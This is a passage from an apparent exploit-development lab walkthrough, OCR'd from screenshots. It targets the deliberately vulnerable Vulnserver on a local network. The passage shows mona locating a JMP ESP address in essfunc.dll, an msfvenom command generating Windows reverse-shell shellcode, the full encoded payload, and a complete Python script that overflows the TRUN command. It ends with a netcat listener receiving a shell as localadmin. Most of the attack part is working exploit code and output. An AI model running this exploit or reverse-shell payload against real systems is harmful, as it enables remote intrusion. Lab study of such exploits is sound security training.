


```
┌──(root㉿kali)-[~]
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm > 
```

We want FFE4.

Back in Debugger

`!mona find -s "\xff\xe4" -m essfunc.dll`




```
         ---------- Mona command started on 2023-11-05 03:25:19 (v2.0, rev 635) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules essfunc.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x62500000 to 0x62508000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 9
0BADF00D [+] Results :
625011AF   0x625011af : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll), 0x0
625011BB   0x625011bb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll), 0x0
625011C7   0x625011c7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll), 0x0
625011D3   0x625011d3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll), 0x0
625011DF   0x625011df : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll), 0x0
625011EB   0x625011eb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll), 0x0
625011F7   0x625011f7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll), 0x0
62501203   0x62501203 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll), 0x0
62501205   0x62501205 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll), 0x0
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.250000
!mona find -s "\xff\xe4" -m essfunc.dll
```

We can work down the list of 0x625011af down.


So edit the python script again with the

```python
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.1.184',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

    except:
        print ("Connection closed")
        sys.exit()
```

In immunity, select the button below and type in `625011af`



Immunity Debugger - vulnserver.exe - [CPU - thread 00000F94, module essfunc]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l
e
m
t
w
h
c
P

```
625011AF  FFE4           JMP ESP
625011B1  FFE0           JMP EAX
```




```
625011AF  FFE4           JMP ESP
625011B1  FFE0           JMP EAX
625011B3  58             POP EAX
625011B4  58             POP EAX
625011B5  C3             RETN
625011B6  5D             POP EBP
625011B7  C3             RETN
625011B8  55             PUSH EBP
625011B9  89E5           MOV EBP,ESP
625011BB  FFE4           JMP ESP
625011BD  FFE1           JMP ECX
625011BF  5B             POP EBX
625011C0  5B             POP EBX
625011C1  C3             RETN
625011C2  5D             POP EBP
625011C3  C3             RETN
625011C4  55             PUSH EBP
625011C5  89E5           MOV EBP,ESP
625011C7  FFE4           JMP ESP
625011C9  FFE3           JMP EBX
625011CB  5D             POP EBP
625011CC  5D             POP EBP
625011CD  C3             RETN
625011CE  5D             POP EBP
625011CF  C3             RETN
625011D0  55             PUSH EBP
625011D1  89E5           MOV EBP,ESP
625011D3  FFE4           JMP ESP
625011D5  FFE7           JMP EDI
625011D7  5B             POP EBX
625011D8  5B             POP EBX
625011D9  C3             RETN
625011DA  5D             POP EBP
625011DB  C3             RETN
625011DC  55             PUSH EBP
625011DD  89E5           MOV EBP,ESP
625011DF  FFE4           JMP ESP
625011E1  FFE2           JMP EDX
625011E3  59             POP ECX
625011E4  5A             POP EDX
625011E5  C3             RETN
625011E6  5D             POP EBP
625011E7  C3             RETN
625011E8  55             PUSH EBP
625011E9  89E5           MOV EBP,ESP
625011EB  FFE4           JMP ESP
```

Select it and press F2 to set a break point, which overflows the buffer, but will hit that point, it will stop and wait for instruction from us.



```
625011AF  FFE4           JMP ESP
625011B1  FFE0           JMP EAX
625011B3  58             POP EAX
625011B4  58             POP EAX
```

Run the script and looking at Debugger




```
Registers (FPU)                          <    <
EAX 00EDF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAA
ECX 00CD51C4
EDX 00000000
EBX 00000124
ESP 00EDF9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 625011AF essfunc.625011AF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 329000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Generating Shellcode and Gaining Root

Using `msfvenom` to generate shellcode

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.241 LPORT=4444
EXITFUNC=thread -f c -a x86 -b "\x00"
```




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.241 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xda\xd3\xbd\x4c\x7f\x2d\x17\xd9\x74\x24\xf4\x5e\x33\xc9"
"\xb1\x52\x31\x6e\x17\x03\x6e\x17\x83\xa2\x83\xcf\xe2\xc6"
"\x94\x92\x0d\x36\x65\xf3\x84\xd3\x54\x33\xf2\x90\xc7\x83"
"\x70\xf4\xeb\x68\xd4\xec\x78\x1c\xf1\x03\xc8\xab\x27\x2a"
"\xc9\x80\x14\x2d\x49\xdb\x48\x8d\x70\x14\x9d\xcc\xb5\x49"
"\x6c\x9c\x6e\x05\xc3\x30\x1a\x53\xd8\xbb\x50\x75\x58\x58"
"\x20\x74\x49\xcf\x3a\x2f\x49\xee\xef\x5b\xc0\xe8\xec\x66"
"\x9a\x83\xc7\x1d\x1d\x45\x16\xdd\xb2\xa8\x96\x2c\xca\xed"
"\x11\xcf\xb9\x07\x62\x72\xba\xdc\x18\xa8\x4f\xc6\xbb\x3b"
"\xf7\x22\x3d\xef\x6e\xa1\x31\x44\xe4\xed\x55\x5b\x29\x86"
"\x62\xd0\xcc\x48\xe3\xa2\xea\x4c\xaf\x71\x92\xd5\x15\xd7"
"\xab\x05\xf6\x88\x09\x4e\x1b\xdc\x23\x0d\x74\x11\x0e\xad"
"\x84\x3d\x19\xde\xb6\xe2\xb1\x48\xfb\x6b\x1c\x8f\xfc\x41"
"\xd8\x1f\x03\x6a\x19\x36\xc0\x3e\x49\x20\xe1\x3e\x02\xb0"
"\x0e\xeb\x85\xe0\xa0\x44\x66\x50\x01\x35\x0e\xba\x8e\x6a"
"\x2e\xc5\x44\x03\xc5\x3c\x0f\xec\xb2\x3f\x3e\x84\xc0\x3f"
"\xd1\x09\x4c\xd9\xbb\xa1\x18\x72\x54\x5b\x01\x08\xc5\xa4"
"\x9f\x75\xc5\x2f\x2c\x8a\x88\xc7\x59\x98\x7d\x28\x14\xc2"
"\x28\x37\x82\x6a\xb6\xaa\x49\x6a\xb1\xd6\xc5\x3d\x96\x29"
"\x1c\xab\x0a\x13\xb6\xc9\xd6\xc5\xf1\x49\x0d\x36\xff\x50"
"\xc0\x02\xdb\x42\x1c\x8a\x67\x36\xf0\xdd\x31\xe0\xb6\xb7"
"\xf3\x5a\x61\x6b\x5a\x0a\xf4\x47\x5d\x4c\xf9\x8d\x2b\xb0"
"\x48\x78\x6a\xcf\x65\xec\x7a\xa8\x9b\x8c\x85\x63\x18\xac"
"\x67\xa1\x55\x45\x3e\x20\xd4\x08\xc1\x9f\x1b\x35\x42\x15"
"\xe4\xc2\x5a\x5c\xe1\x8f\xdc\x8d\x9b\x80\x88\xb1\x08\xa0"
"\x98";
```

Edit our script again

```
#!/usr/bin/python
import sys, socket

overflow = (
"\xda\xd3\xbd\x4c\x7f\x2d\x17\xd9\x74\x24\xf4\x5e\x33\xc9"
"\xb1\x52\x31\x6e\x17\x03\x6e\x17\x83\xa2\x83\xcf\xe2\xc6"
"\x94\x92\x0d\x36\x65\xf3\x84\xd3\x54\x33\xf2\x90\xc7\x83"
"\x70\xf4\xeb\x68\xd4\xec\x78\x1c\xf1\x03\xc8\xab\x27\x2a"
"\xc9\x80\x14\x2d\x49\xdb\x48\x8d\x70\x14\x9d\xcc\xb5\x49"
"\x6c\x9c\x6e\x05\xc3\x30\x1a\x53\xd8\xbb\x50\x75\x58\x58"
"\x20\x74\x49\xcf\x3a\x2f\x49\xee\xef\x5b\xc0\xe8\xec\x66"
"\x9a\x83\xc7\x1d\x1d\x45\x16\xdd\xb2\xa8\x96\x2c\xca\xed"
"\x11\xcf\xb9\x07\x62\x72\xba\xdc\x18\xa8\x4f\xc6\xbb\x3b"
"\xf7\x22\x3d\xef\x6e\xa1\x31\x44\xe4\xed\x55\x5b\x29\x86"
"\x62\xd0\xcc\x48\xe3\xa2\xea\x4c\xaf\x71\x92\xd5\x15\xd7"
"\xab\x05\xf6\x88\x09\x4e\x1b\xdc\x23\x0d\x74\x11\x0e\xad"
"\x84\x3d\x19\xde\xb6\xe2\xb1\x48\xfb\x6b\x1c\x8f\xfc\x41"
"\xd8\x1f\x03\x6a\x19\x36\xc0\x3e\x49\x20\xe1\x3e\x02\xb0"
"\x0e\xeb\x85\xe0\xa0\x44\x66\x50\x01\x35\x0e\xba\x8e\x6a"
"\x2e\xc5\x44\x03\xc5\x3c\x0f\xec\xb2\x3f\x3e\x84\xc0\x3f"
"\xd1\x09\x4c\xd9\xbb\xa1\x18\x72\x54\x5b\x01\x08\xc5\xa4"
"\x9f\x75\xc5\x2f\x2c\x8a\x88\xc7\x59\x98\x7d\x28\x14\xc2"
"\x28\x37\x82\x6a\xb6\xaa\x49\x6a\xb1\xd6\xc5\x3d\x96\x29"
"\x1c\xab\x0a\x13\xb6\xc9\xd6\xc5\xf1\x49\x0d\x36\xff\x50"
"\xc0\x02\xdb\x42\x1c\x8a\x67\x36\xf0\xdd\x31\xe0\xb6\xb7"
"\xf3\x5a\x61\x6b\x5a\x0a\xf4\x47\x5d\x4c\xf9\x8d\x2b\xb0"
"\x48\x78\x6a\xcf\x65\xec\x7a\xa8\x9b\x8c\x85\x63\x18\xac"
"\x67\xa1\x55\x45\x3e\x20\xd4\x08\xc1\x9f\x1b\x35\x42\x15"
"\xe4\xc2\x5a\x5c\xe1\x8f\xdc\x8d\x9b\x80\x88\xb1\x08\xa0"
"\x98")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.1.184',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

    except:
        print ("Connection closed")
        sys.exit()
```


Setup our listener

```
nc -lvnp 4444
```



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

Run vulnserver as admin again, we don't need immunity at this point. Run our script, and we will have our shell.



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.241] from (UNKNOWN) [192.168.1.184] 50012
Microsoft Windows [Version 10.0.19042.1806]
(c) Microsoft Corporation. All rights reserved.

C:\Users\LocalAdmin\Desktop\Tools\Vulnserver>whoami
whoami
desktop-98f3imk\localadmin

C:\Users\LocalAdmin\Desktop\Tools\Vulnserver>
```

```
┌──(root㉿kali)-[~]
└─# ./fuzz2.py
```

Exploit Development using Python3 and Mona

This goes into the differences of python2 and python3 as when the video first came out, python3 was newer.